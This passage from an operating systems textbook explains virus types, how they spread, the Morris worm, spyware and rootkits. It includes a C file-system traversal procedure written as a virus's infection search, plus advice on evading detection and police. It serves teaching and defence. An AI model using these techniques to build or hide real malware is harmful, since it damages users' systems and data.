Let us now see what kinds of viruses there are and how they work. The virus writer, let us call him Virgil, probably works in assembler (or maybe C) to get a small, efficient product. After he has written his virus, he inserts it into a program on his own machine. That infected program is then distributed, perhaps by posting it to a free software collection on the Internet. The program could be an exciting new game, a pirated version of some commercial software, or anything else likely to be considered desirable. People then begin to download the infected program.

Once installed on the victim’s machine, the virus lies dormant until the infected program is executed. Once started, it usually begins by infecting other programs on the machine and then executing its **payload**. In many cases, the payload may do nothing until a certain date has passed to make sure that the virus is widespread before people begin noticing it. The date chosen might even send a political message (e.g., if it triggers on the 100th or 500th anniversary of some grave insult to the author’s ethnic group).

In the discussion below, we will examine seven kinds of viruses based on what is infected. These are companion, executable program, memory, boot sector, device driver, macro, and source code viruses. No doubt new types will appear in the future.

Companion Viruses

A **companion virus** does not actually infect a program, but gets to run when the program is supposed to run. They are really old, going back to the days when MS-DOS ruled the earth but they still exist. The concept is easiest to explain with an example. In MS-DOS when a user types

prog

MS-DOS first looks for a program named *prog.com*. If it cannot find one, it looks for a program named *prog.exe*. In Windows, when the user clicks on Start and then Run (or presses the Windows key and then “R”), the same thing happens. Nowadays, most programs are *.exe* files; *.com* files are very rare.

Suppose that Virgil knows that many people run *prog.exe* from an MS-DOS prompt or from Run on Windows. He can then simply release a virus called *prog.com*, which will get executed when anyone tries to run *prog* (unless he actually types the full name: *prog.exe*). When *prog.com* has finished its work, it then just executes *prog.exe* and the user is none the wiser.

A somewhat related attack uses the Windows desktop, which contains shortcuts (symbolic links) to programs. A virus can change the target of a shortcut to make it point to the virus. When the user double clicks on an icon, the virus is executed. When it is done, the virus just runs the original target program.

Executable Program Viruses

One step up in complexity are viruses that infect executable programs. The simplest of this type just overwrites the executable program with itself. These are called **overwriting viruses**. The infection logic of such a virus is given in Fig. 9-28.

```
#include <sys/types.h> /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf; /* for lstat call to see if file is sym link */

search(char *dir_name)
{
    DIR *dirp; /* recursively search for executables */
    struct dirent *dp; /* pointer to an open directory stream */
    /* pointer to a directory entry */

    dirp = opendir(dir_name); /* open this directory */
    if (dirp == NULL) return; /* dir could not be opened; forget it */
    while (TRUE) {
        dp = readdir(dirp); /* read next directory entry */
        if (dp == NULL) { /* NULL means we are done */
            chdir(".."); /* go back to parent directory */
            break; /* exit loop */
        }
        if (dp->d_name[0] == '.') continue; /* skip the . and .. directories */
        lstat(dp->d_name, &sbuf); /* is entry a symbolic link? */
        if (S_ISLNK(sbuf.st_mode)) continue; /* skip symbolic links */
        if (chdir(dp->d_name) == 0) { /* if chdir succeeds, it must be a dir */
            search("."); /* yes, enter and search it */
        } else { /* no (file), infect it */
            if (access(dp->d_name, X_OK) == 0) /* if executable, infect it */
                infect(dp->d_name);
        }
    }
    closedir(dirp); /* dir processed; close and return */
}
```

Figure 9-28. A recursive procedure that finds executable files on a UNIX system.

The main program of this virus would first copy its binary program into an array by opening `argv[0]` and reading it in for safekeeping. Then it would traverse

the entire file system starting at the root directory by changing to the root directory and calling *search* with the root directory as parameter.

The recursive procedure *search* processes a directory by opening it, then reading the entries one at a time using *readdir* until a *NULL* is returned, indicating that there are no more entries. If the entry is a directory, it is processed by changing to it and then calling *search* recursively; if it is an executable file, it is infected by calling *infect* with the name of the file to infect as parameter. Files starting with “.” are skipped to avoid problems with the . and .. directories. Also, symbolic links are skipped because the program assumes that it can enter a directory using the *chdir* system call and then get back to where it was by going to .., something that holds for hard links but not symbolic links. A fancier program could handle symbolic links, too.

The actual infection procedure, *infect* (not shown), merely has to open the file named in its parameter, copy the virus saved in the array over the file, and then close the file.

This virus could be “improved” in various ways. First, a test could be inserted into *infect* to generate a random number and just return in most cases without doing anything. In, say, one call out of 128, infection would take place, thereby reducing the chances of early detection, before the virus has had a good chance to spread. Biological viruses have the same property: those that kill their victims quickly do not spread nearly as fast as those that produce a slow, lingering death, giving the victims plenty of chance to spread the virus. An alternative design would be to have a higher infection rate (say, 25%) but a cutoff on the number of files infected at once to reduce disk activity and thus be less conspicuous.

Second, *infect* could check to see if the file is already infected. Infecting the same file twice just wastes time. Third, measures could be taken to keep the time of last modification and file size the same as it was to help hide the infection. For programs larger than the virus, the size will remain unchanged, but for programs smaller than the virus, the program will now be bigger. Since most viruses are smaller than most programs, this is not a serious problem.

Although this program is not very long (the full program is under one page of C and the text segment compiles to under 2 KB), an assembly-code version of it can be even shorter. Ludwig (1998) gives an assembly-code program for MS-DOS that infects all the files in its directory and is only 44 bytes when assembled.

Later in this chapter we will study antivirus programs, that is, programs that track down and remove viruses. It is interesting to note here that the logic of Fig. 9-28, which a virus could use to find all the executable files to infect them, could also be used by an antivirus program to track down all the infected programs in order to remove the virus. The technologies of infection and disinfection go hand in hand, which is why it is necessary to understand in detail how viruses work in order to be able to fight them effectively.

From Virgil’s point of view, the problem with an overwriting virus is that it is too easy to detect. After all, when an infected program executes, it may spread the

virus some more, but it does not do what it is supposed to do, and the user will notice this instantly. Consequently, many viruses attach themselves to the program and do their dirty work, but allow the program to function normally afterward. Such viruses are called **parasitic viruses**.

Parasitic viruses can attach themselves to the front, the back, or the middle of the executable program. If a virus attaches itself to the front, it has to first copy the program to RAM, put itself on the front, and then copy the program back from RAM following itself, as shown in Fig. 9-29(b). Unfortunately, the program will not run at its new virtual address, so the virus has to either relocate the program as it is moved or move it to virtual address 0 after finishing its own execution.




Figure 9-29. (a) An executable program. (b) With a virus at the front. (c) With a virus at the end. (d) With a virus spread over free space within the program.

To avoid either of the complex options required by these front loaders, most viruses are back loaders, attaching themselves to the end of the executable program instead of the front, changing the starting address field in the header to point to the start of the virus, as illustrated in Fig. 9-29(c). The virus will now execute at a different virtual address depending on which infected program is running, but all this means is that Virgil has to make sure his virus is position independent, using relative instead of absolute addresses. That is not hard for an experienced programmer to do and some compilers can do it upon request.

Complex executable program formats, such as *.exe* files on Windows and nearly all modern UNIX binary formats, allow a program to have multiple text and data segments, with the loader assembling them in memory and doing relocation on the fly. In some systems (Windows, for example), all segments (sections) are multiples of 512 bytes. If a segment is not full, the linker fills it out with 0s. A virus that understands this can try to hide itself in the holes. If it fits entirely, as in Fig. 9-29(d), the file size remains the same as that of the uninfected file, clearly a plus, since a hidden virus is a happy virus. Viruses that use this principle are called **cavity viruses**. Of course, if the loader does not load the cavity areas into memory, the virus will need another way of getting started.

Memory-Resident Viruses

So far we have assumed that when an infected program is executed, the virus runs, passes control to the real program, and then exits. In contrast, a **memory-resident virus** stays in memory (RAM) all the time, either hiding at the very top of memory or perhaps down in the grass among the interrupt vectors, the last few hundred bytes of which are generally unused. A very smart virus can even modify the operating system's RAM bitmap to make the system think the virus' memory is occupied, to avoid the embarrassment of being overwritten.

A typical memory-resident virus captures one of the trap or interrupt vectors by copying the contents to a scratch variable and putting its own address there, thus directing that trap or interrupt to it. The best choice is the system call trap. In that way, the virus gets to run (in kernel mode) on every system call. When it is done, it just invokes the real system call by jumping to the saved trap address.

Why would a virus want to run on every system call? To infect programs, naturally. The virus can just wait until an `exec` system call comes along, and then, knowing that the file at hand is an executable binary (and probably a useful one at that), infect it. This process does not require the massive disk activity of Fig. 9-28, so it is far less conspicuous. Catching all system calls also gives the virus great potential for spying on data and performing all manner of mischief.

Boot Sector Viruses

As we discussed in Chap. 5, when most computers are turned on, the BIOS reads the master boot record from the start of the boot disk into RAM and executes it. This program determines which partition is active and reads in the first sector, the boot sector, from that partition and executes it. That program then either loads the operating system or brings in a loader to load the operating system. Unfortunately, many years ago one of Virgil's friends got the idea of creating a virus that could overwrite the master boot record or the boot sector, with devastating results. Such viruses, called **boot sector viruses**, are still very common.

Normally, a boot sector virus [which includes MBR (Master Boot Record) viruses] first copies the true boot sector to a safe place on the disk so that it can boot the operating system when it is finished. The Microsoft disk formatting program, *fdisk*, skips the first track, so that is a good hiding place on Windows machines. Another option is to use any free disk sector and then update the bad-sector list to mark the hideout as defective. In fact, if the virus is large, it can also disguise the rest of itself as bad sectors. A really aggressive virus could even just allocate normal disk space for the true boot sector and itself, and update the disk's bitmap or free list accordingly. Doing this requires an intimate knowledge of the operating system's internal data structures, but Virgil had a good professor for his operating systems course and studied hard.

When the computer is booted, the virus copies itself to RAM, either at the top or down among the unused interrupt vectors. At this point the machine is in kernel mode, with the MMU off, no operating system, and no antivirus program running. Party time for viruses. When it is ready, it boots the operating system, usually staying memory resident so it can keep an eye on things.

One problem, however, is how to get control again later. The usual way is to exploit specific knowledge of how the operating system manages the interrupt vectors. For example, Windows does not overwrite all the interrupt vectors in one blow. Instead, it loads device drivers one at a time, and each one captures the interrupt vector it needs. This process can take a minute.

This design gives the virus the handle it needs to get going. It starts out by capturing all the interrupt vectors, as shown in Fig. 9-30(a). As drivers load, some of the vectors are overwritten, but unless the clock driver is loaded first, there will be plenty of clock interrupts later that start the virus. Loss of the printer interrupt is shown in Fig. 9-30(b). As soon as the virus sees that one of its interrupt vectors has been overwritten, it can overwrite that vector again, knowing that it is now safe (actually, some interrupt vectors are overwritten several times during booting, but the pattern is deterministic and Virgil knows it by heart). Recapture of the printer is shown in Fig. 9-30(c). When everything is loaded, the virus restores all the interrupt vectors and keeps only the system-call trap vector for itself. At this point we have a memory-resident virus in control of system calls. In fact, this is how most memory-resident viruses get started in life.




Figure 9-30. (a) After the virus has captured all the interrupt and trap vectors. (b) After the operating system has retaken the printer interrupt vector. (c) After the virus has noticed the loss of the printer interrupt vector and recaptured it.

Device Driver Viruses

Getting into memory like this is a little like spelunking (exploring caves)—you have to go through contortions and keep worrying about something falling down and landing on your head. It would be much simpler if the operating system would just kindly load the virus officially. With a little bit of work, that goal can be achieved right off the bat. The trick is to infect a device driver, leading to a **device driver virus**. In Windows and some UNIX systems, device drivers are just executable programs that live on the disk and are loaded at boot time. If one of them can be infected, the virus will always be officially loaded at boot time. Even nicer, drivers run in kernel mode, and after a driver is loaded, it is called, giving the virus a chance to capture the system-call trap vector. This fact alone is actually a strong argument for running the device drivers as user-mode programs (as MINIX 3 does)—because if they get infected, they cannot do nearly as much damage as kernel-mode drivers.

Macro Viruses

Many programs, such as *Word* and *Excel*, allow users to write macros to group several commands that can later be executed with a single keystroke. Macros can also be attached to menu items, so that when one of them is selected, the macro is executed. In Microsoft *Office*, macros can contain entire programs in Visual Basic, which is a complete programming language. The macros are interpreted rather than compiled, but that affects only execution speed, not what they can do. Since macros may be document specific, *Office* stores the macros for each document along with the document.

Now comes the problem. Virgil writes a document in *Word* and creates a macro that he attaches to the OPEN FILE function. The macro contains a **macro virus**. He then emails the document to the victim, who naturally opens it (assuming the email program has not already done this for him). Opening the document causes the OPEN FILE macro to execute. Since the macro can contain an arbitrary program, it can do anything, such as infect other *Word* documents, erase files, and more. In all fairness to Microsoft, *Word* does give a warning when opening a file with macros, but most users do not understand what this means and continue opening anyway. Besides, legitimate documents may also contain macros. And there are other programs that do not even give this warning, making it even harder to detect a virus.

With the growth of email attachments, sending documents with viruses embedded in macros is easy. Such viruses are much easier to write than concealing the true boot sector somewhere in the bad-block list, hiding the virus among the interrupt vectors, and capturing the system-call trap vector. This means that increasingly less skilled people can now write viruses, lowering the general quality of the product and giving virus writers a bad name.

Source Code Viruses

Parasitic and boot sector viruses are highly platform specific; document viruses are somewhat less so (*Word* runs on Windows and Macs, but not on UNIX). The most portable viruses of all are **source code viruses**. Imagine the virus of Fig. 9-28, but with the modification that instead of looking for binary executable files, it looks for C programs, a change of only 1 line (the call to *access*). The *infect* procedure should be changed to insert the line

```
#include <virus.h>
```

at the top of each C source program. One other insertion is needed, the line

```
run_virus( );
```

to activate the virus. Deciding where to put this line requires some ability to parse C code, since it must be at a place that syntactically allows procedure calls and also not at a place where the code would be dead (e.g., following a return statement). Putting it in the middle of a comment does not work either, and putting it inside a loop might be too much of a good thing. Assuming the call can be placed properly (e.g., just before the end of *main* or before the return statement if there is one), when the program is compiled, it now contains the virus, taken from *virus.h* (although *proj.h* might attract less attention should somebody see it).

When the program runs, the virus will be called. The virus can do anything it wants to, for example, look for other C programs to infect. If it finds one, it can include just the two lines given above, but this will work only on the local machine, where *virus.h* is assumed to be installed already. To have this work on a remote machine, the full source code of the virus must be included. This can be done by including the source code of the virus as an initialized character string, preferably as a list of 32-bit hexadecimal integers to prevent anyone from figuring out what it does. This string will probably be fairly long, but with today's multimegaline code, it might easily slip by.

To the uninitiated reader, all of these ways may look fairly complicated. One can legitimately wonder if they could be made to work in practice. They can be. Believe us. Virgil is an excellent programmer and has a lot of free time on his hands. Check your local newspaper for proof.

How Viruses Spread

There are several scenarios for distribution. Let us start with the classical one. Virgil writes his virus, inserts it into some program he has written (or stolen), and starts distributing the program, for example, by putting it on a shareware Website. Eventually, somebody downloads the program and runs it. At this point there are several options. To start with, the virus probably infects more files on the disk, just in case the victim decides to share some of these with a friend later. It can also try

to infect the boot sector of the hard disk. Once the boot sector is infected, it is easy to start a kernel-mode memory-resident virus on subsequent boots.

Nowadays, other options are also available to Virgil. The virus can be written to check if the infected machine is on a (wireless) LAN, something that is very likely. The virus can then start infecting unprotected files on all the machines connected to the LAN. This infection will not extend to protected files, but that can be dealt with by making infected programs act strangely. A user who runs such a program will likely ask the system administrator for help. The administrator will then try out the strange program himself to see what is going on. If the administrator does this while logged in as superuser, the virus can now infect the system binaries, device drivers, operating system, and boot sectors. All it takes is one mistake like this and all the machines on the LAN are compromised.

Machines on a company LAN often have authorization to log onto remote machines over the Internet or a private network, or even authorization to execute commands remotely without logging in. This ability provides more opportunity for viruses to spread. Thus one innocent mistake can infect the entire company. To prevent this scenario, all companies should have a general policy telling administrators never to make mistakes.

Another way to spread a virus is to post an infected program to a USENET (i.e., Google) newsgroup or Website to which programs are regularly posted. Also possible is to create a Web page that requires a special browser plug-in to view, and then make sure the plug-ins are infected.

A different attack is to infect a document and then email it to many people or broadcast it to a mailing list or USENET newsgroup, usually as an attachment. Even people who would never dream of running a program some stranger sent them might not realize that clicking on the attachment to open it can release a virus on their machine. To make matters worse, the virus can then look for the user's address book and then mail itself to everyone in the address book, usually with a Subject line that looks legitimate or interesting, like

Subject: Change of plans
Subject: Re: that last email
Subject: The dog died last night
Subject: I am seriously ill
Subject: I love you

When the email arrives, the receiver sees that the sender is a friend or colleague, and thus does not suspect trouble. Once the email has been opened, it is too late. The "I LOVE YOU" virus that spread around the world in June 2000 worked this way and did a billion dollars worth of damage.

Somewhat related to the actual spreading of active viruses is the spreading of virus technology. There are groups of virus writers who actively communicate over the Internet and help each other develop new technology, tools, and viruses. Most of them are probably hobbyists rather than career criminals, but the effects can be

just as devastating. Another category of virus writers is the military, which sees viruses as a weapon of war potentially able to disable an enemy's computers.

Another issue related to spreading viruses is avoiding detection. Jails have notoriously bad computing facilities, so Virgil would prefer avoiding them. Posting a virus from his home machine is not a wise idea. If the attack is successful, the police might track him down by looking for the virus message with the youngest timestamp, since that is probably closest to the source of the attack.

To minimize his exposure, Virgil might go to an Internet cafe in a distant city and log in there. He can either bring the virus on a USB stick and read it in himself, or if the machines do not have USB ports, ask the nice young lady at the desk to please read in the file *book.doc* so he can print it. Once it is on his hard disk, he renames the file *virus.exe* and executes it, infecting the entire LAN with a virus that triggers a month later, just in case the police decide to ask the airlines for a list of all people who flew in that week.

An alternative is to forget the USB stick and fetch the virus from a remote Web or FTP site. Or bring a notebook and plug it in to an Ethernet port that the Internet cafe has thoughtfully provided for notebook-toting tourists who want to read their email every day. Once connected to the LAN, Virgil can set out to infect all of the machines on it.

There is a lot more to be said about viruses. In particular how they try to hide and how antivirus software tries to flush them out. They can even hide inside live animals—really—see Rieback et al. (2006). We will come back to these topics when we get into defenses against malware later in this chapter.

9.9.3 Worms

The first large-scale Internet computer security violation began in the evening of Nov. 2, 1988, when a Cornell graduate student, Robert Tappan Morris, released a worm program into the Internet. This action brought down thousands of computers at universities, corporations, and government laboratories all over the world before it was tracked down and removed. It also started a controversy that has not yet died down. We will discuss the highlights of this event below. For more technical information see the paper by Spafford et al. (1989). For the story viewed as a police thriller, see the book by Hafner and Markoff (1991).

The story began sometime in 1988, when Morris discovered two bugs in Berkeley UNIX that made it possible to gain unauthorized access to machines all over the Internet. As we shall see, one of them was a buffer overflow. Working all alone, he wrote a self-replicating program, called a **worm**, that would exploit these errors and replicate itself in seconds on every machine it could gain access to. He worked on the program for months, carefully tuning it and having it try to hide its tracks.

It is not known whether the release on Nov. 2, 1988, was intended as a test, or was the real thing. In any event, it did bring most of the Sun and VAX systems on

the Internet to their knees within a few hours of its release. Morris' motivation is unknown, but it is possible that he intended the whole idea as a high-tech practical joke, but which due to a programming error got completely out of hand.

Technically, the worm consisted of two programs, the bootstrap and the worm proper. The bootstrap was 99 lines of C called *ll.c*. It was compiled and executed on the system under attack. Once running, it connected to the machine from which it came, uploaded the main worm, and executed it. After going to some trouble to hide its existence, the worm then looked through its new host's routing tables to see what machines that host was connected to and attempted to spread the bootstrap to those machines.

Three methods were tried to infect new machines. Method 1 was to try to run a remote shell using the *rsh* command. Some machines trust other machines, and just run *rsh* without any further authentication. If this worked, the remote shell uploaded the worm program and continued infecting new machines from there.

Method 2 made use of a program present on all UNIX systems called *finger* that allows a user anywhere on the Internet to type

```
finger name@site
```

to display information about a person at a particular installation. This information usually includes the person's real name, login, home and work addresses and telephone numbers, secretary's name and telephone number, FAX number, and similar information. It is the electronic equivalent of the phone book.

Finger works as follows. On every UNIX machine a background process called the **finger daemon**, runs all the time fielding and answering queries from all over the Internet. What the worm did was call *finger* with a specially handcrafted 536-byte string as parameter. This long string overflowed the daemon's buffer and overwrote its stack, the way shown in Fig. 9-21(c). The bug exploited here was the daemon's failure to check for overflow. When the daemon returned from the procedure it was in at the time it got the request, it returned not to *main*, but to a procedure inside the 536-byte string on the stack. This procedure tried to execute *sh*. If it worked, the worm now had a shell running on the machine under attack.

Method 3 depended on a bug in the mail system, *sendmail*, which allowed the worm to mail a copy of the bootstrap and get it executed.

Once established, the worm tried to break user passwords. Morris did not have to do much research on how to accomplish this. All he had to do was ask his father, a security expert at the National Security Agency, the U.S. government's code-breaking agency, for a reprint of a classic paper on the subject that Morris Sr. and Ken Thompson had written a decade earlier at Bell Labs (Morris and Thompson, 1979). Each broken password allowed the worm to log in on any machines the password's owner had accounts on.

Every time the worm gained access to a new machine, it first checked to see if any other copies of the worm were already active there. If so, the new copy exited, except one time in seven it kept going, possibly in an attempt to keep the worm

propagating even if the system administrator there started up his own version of the worm to fool the real worm. The use of one in seven created far too many worms, and was the reason all the infected machines ground to a halt: they were infested with worms. If Morris had left this out and just exited whenever another worm was sighted (or made it one in 50) the worm would probably have gone undetected.

Morris was caught when one of his friends spoke with the *New York Times* science reporter, John Markoff, and tried to convince Markoff that the incident was an accident, the worm was harmless, and the author was sorry. The friend inadvertently let slip that the perpetrator's login was *rtm*. Converting *rtm* into the owner's name was easy—all that Markoff had to do was to run *finger*. The next day the story was the lead on page one, even upstaging the presidential election three days later.

Morris was tried and convicted in federal court. He was sentenced to a fine of \$10,000, 3 years probation, and 400 hours of community service. His legal costs probably exceeded \$150,000. This sentence generated a great deal of controversy. Many in the computer community felt that he was a bright graduate student whose harmless prank had gotten out of control. Nothing in the worm suggested that Morris was trying to steal or damage anything. Others felt he was a serious criminal and should have gone to jail. Morris later got his Ph.D. from Harvard and is now a professor at M.I.T.

One permanent effect of this incident was the establishment of **CERT** (the **Computer Emergency Response Team**), which provides a central place to report break-in attempts, and a group of experts to analyze security problems and design fixes. While this action was certainly a step forward, it also has its downside. CERT collects information about system flaws that can be attacked and how to fix them. Of necessity, it circulates this information widely to thousands of system administrators on the Internet. Unfortunately, the bad guys (possibly posing as system administrators) may also be able to get bug reports and exploit the loopholes in the hours (or even days) before they are closed.

A variety of other worms have been released since the Morris worm. They operate along the same lines as the Morris worm, only exploiting different bugs in other software. They tend to spread much faster than viruses because they move on their own.

9.9.4 Spyware

An increasingly common kind of malware is **spyware**. Roughly speaking, spyware is software that is surreptitiously loaded onto a PC without the owner's knowledge and runs in the background doing things behind the owner's back. Defining it, though, is surprisingly tricky. For example, Windows Update automatically downloads security patches to Windows without the owners being aware of it. Similarly, many antivirus programs automatically update themselves silently in the

background. Neither of these are considered spyware. If Potter Stewart were alive, he would probably say: “I can’t define spyware, but I know it when I see it.”[†]

Others have tried harder to define it (spyware, not pornography). Barwinski et al. (2006) have said it has four characteristics. First, it hides, so the victim cannot find it easily. Second, it collects data about the user (Websites visited, passwords, even credit card numbers). Third, it communicates the collected information back to its distant master. And fourth, it tries to survive determined attempts to remove it. Additionally, some spyware changes settings and performs other malicious and annoying activities as described below.

Barwinsky et al. divided the spyware into three broad categories. The first is marketing: the spyware simply collects information and sends it back to the master, usually to better target advertising to specific machines. The second category is surveillance, where companies intentionally put spyware on employee machines to keep track of what they are doing and which Websites they are visiting. The third gets close to classical malware, where the infected machine becomes part of a zombie army waiting for its master to give it marching orders.

They ran an experiment to see what kinds of Websites contain spyware by visiting 5000 Websites. They observed that the major purveyors of spyware are Websites relating to adult entertainment, warez, online travel, and real estate.

A much larger study was done at the University of Washington (Moshchuk et al., 2006). In the UW study, some 18 million URLs were inspected and almost 6% were found to contain spyware. Thus it is not surprising that in a study by AOL/NCSA that they cite, 80% of the home computers inspected were infested by spyware, with an average of 93 pieces of spyware per computer. The UW study found that the adult, celebrity, and wallpaper sites had the largest infection rates, but they did not examine travel and real estate.

How Spyware Spreads

The obvious next question is: “How does a computer get infected with spyware?” One way is the same as with any malware: via a Trojan horse. A considerable amount of free software contains spyware, with the author of the software making money from the spyware. Peer-to-peer file-sharing software (e.g., Kazaa) is rampant with spyware. Also, many Websites display banner ads that direct surfers to spyware-infested Web pages.

The other major infection route is often called the **drive-by download**. It is possible to pick up spyware (in fact, any malware) just by visiting an infected Web page. There are three variants of the infection technology. First, the Web page may redirect the browser to an executable (.exe) file. When the browser sees the file, it pops up a dialog box asking the user if he wants to run or save the program. Since legitimate downloads use the same mechanism, most users just click on RUN,

[†] Stewart was a justice on the U.S. Supreme Court who once wrote an opinion on a pornography case in which he admitted to being unable to define pornography but added: “but I know it when I see it.”

which causes the browser to download and execute the software. At this point, the machine is infected and the spyware is free to do anything it wants to.

The second common route is the infected toolbar. Both Internet Explorer and Firefox support third-party toolbars. Some spyware writers create a nice toolbar that has some useful features and then widely advertise it as a great free add-on. People who install the toolbar get the spyware. The popular Alexa toolbar contains spyware, for example. In essence, this scheme is a Trojan horse, just packaged differently.

The third infection variant is more devious. Many Web pages use a Microsoft technology called **activeX controls**. These controls are x86 binary programs that plug into Internet Explorer and extend its functionality, for example, rendering special kinds of image, audio, or video Web pages. In principle, this technology is legitimate. In practice, it is dangerous. This approach always targets IE (Internet Explorer), never Firefox, Chrome, Safari, or other browsers.

When a page with an activeX control is visited, what happens depends on the IE security settings. If they are set too low, the spyware is automatically downloaded and installed. The reason people set the security settings low is that when they are set high, many Websites do not display correctly (or at all) or IE is constantly asking permission for this and that, none of which the user understands.

Now suppose the user has the security settings fairly high. When an infected Web page is visited, IE detects the activeX control and pops up a dialog box that contains a message *provided by the Web page*. It might say

Do you want to install and run a program that will speed up your Internet access?

Most people will think this is a good idea and click YES. Bingo. They're history. Sophisticated users may check out the rest of the dialog box, where they will find two other items. One is a link to the Web page's certificate (as discussed in Sec. 9.5) provided by some CA they have never heard of and which contains no useful information other than the fact that CA vouches that the company exists and had enough money to pay for the certificate. The other is a hyperlink to a different Web page provided by the Web page being visited. It is supposed to explain what the activeX control does, but, in fact, it can be about anything and generally explains how wonderful the activeX control is and how it will improve your surfing experience. Armed with this bogus information, even sophisticated users often click YES.

If they click NO, often a script on the Web page uses a bug in IE to try to download the spyware anyway. If no bug is available to exploit, it may just try to download the activeX control again and again and again, each time causing IE to display the same dialog box. Most people do not know what to do at that point (go to the task manager and kill IE) so they eventually give up and click YES. See Bingo above.

Often what happens next is that the spyware displays a 20–30 page license agreement written in language that would have been familiar to Geoffrey Chaucer

but not to anyone subsequent to him outside the legal profession. Once the user has accepted the license, he may lose his right to sue the spyware vendor because he has just agreed to let the spyware run amok, although sometimes local laws override such licenses. (If the license says “Licensee hereby irrevocably grants to licensor the right to kill licensee’s mother and claim her inheritance” licensor may have some trouble convincing the courts when he comes to collect, despite licensee’s agreeing to the license.)

Actions Taken by Spyware

Now let us look at what spyware typically does. All of the items in the list below are common.

1. Change the browser’s home page.
2. Modify the browser’s list of favorite (bookmarked) pages.
3. Add new toolbars to the browser.
4. Change the user’s default media player.
5. Change the user’s default search engine.
6. Add new icons to the Windows desktop.
7. Replace banner ads on Web pages with those the spyware picks.
8. Put ads in the standard Windows dialog boxes.
9. Generate a continuous and unstoppable stream of pop-up ads.

The first three items change the browser’s behavior, usually in such a way that even rebooting the system does not restore the previous values. This attack is known as mild **browser hijacking** (mild, because there are even worse hijacks). The two items change settings in the Windows registry, diverting the unsuspecting user to a different media player (that displays the ads the spyware wants displayed) and a different search engine (that returns Websites the spyware wants it to). Adding icons to the desktop is an obvious attempt to get the user to run newly installed software. Replacing banner ads (468 × 60 .gif images) on subsequent Web pages makes it look like all Web pages visited are advertising the sites the spyware chooses. But it is the last item that is the most annoying: a pop-up ad that can be closed, but which generates another pop-up ad immediately *ad infinitum* with no way to stop them. Additionally, spyware sometimes disables the firewall, removes competing spyware, and carries out other malicious actions.

Many spyware programs come with uninstallers, but they rarely work, so inexperienced users have no way to remove the spyware. Fortunately, a new industry of antispysware software is being created and existing antivirus firms are getting into the act as well. Still the line between legitimate programs and spyware is blurry.

Spyware should not be confused with **adware**, in which legitimate (but small) software vendors offer two versions of their product: a free one with ads and a paid one without ads. These companies are very clear about the existence of the two versions and always offer users the option to upgrade to the paid version to get rid of the ads.

9.9.5 Rootkits

A **rootkit** is a program or set of programs and files that attempts to conceal its existence, even in the face of determined efforts by the owner of the infected machine to locate and remove it. Usually, the rootkit contains some malware that is being hidden as well. Rootkits can be installed by any of the methods discussed so far, including viruses, worms, and spyware, as well as by other ways, one of which will be discussed later.

Types of Rootkits

Let us now discuss the five kinds of rootkits that are currently possible, from bottom to top. In all cases, the issue is: where does the rootkit hide?

1. **Firmware rootkits.** In theory at least, a rootkit could hide by re-flashing the BIOS with a copy of itself in there. Such a rootkit would get control whenever the machine was booted and also whenever a BIOS function was called. If the rootkit encrypted itself after each use and decrypted itself before each use, it would be quite hard to detect. This type has not been observed in the wild yet.
2. **Hypervisor rootkits.** An extremely sneaky kind of rootkit could run the entire operating system and all the applications in a virtual machine under its control. The first proof-of-concept, **blue pill** (a reference to a movie called *The Matrix*), was demonstrated by a Polish hacker named Joanna Rutkowska in 2006. This kind of rootkit usually modifies the boot sequence so that when the machine is powered on it executes the hypervisor on the bare hardware, which then starts the operating system and its applications in a virtual machine. The strength of this method, like the previous one, is that nothing is hidden in the operating system, libraries, or programs, so rootkit detectors that look there will come up short.
3. **Kernel rootkits.** The most common kind of rootkit at present is one that infects the operating system and hides in it as a device driver or loadable kernel module. The rootkit can easily replace a large, complex, and frequently changing driver with a new one that contains the old one plus the rootkit.

- 4. **Library rootkits.** Another place a rootkit can hide is in the system library, for example, in *libc* in Linux. This location gives the malware the opportunity to inspect the arguments and return values of system calls, modifying them as need be to keep itself hidden.
- 5. **Application rootkits.** Another place to hide a rootkit is inside a large application program, especially one that creates many new files while running (user profiles, image previews, etc.). These new files are good places to hide things, and no one thinks it strange that they exist.

The five places rootkits can hide are illustrated in Fig. 9-31.

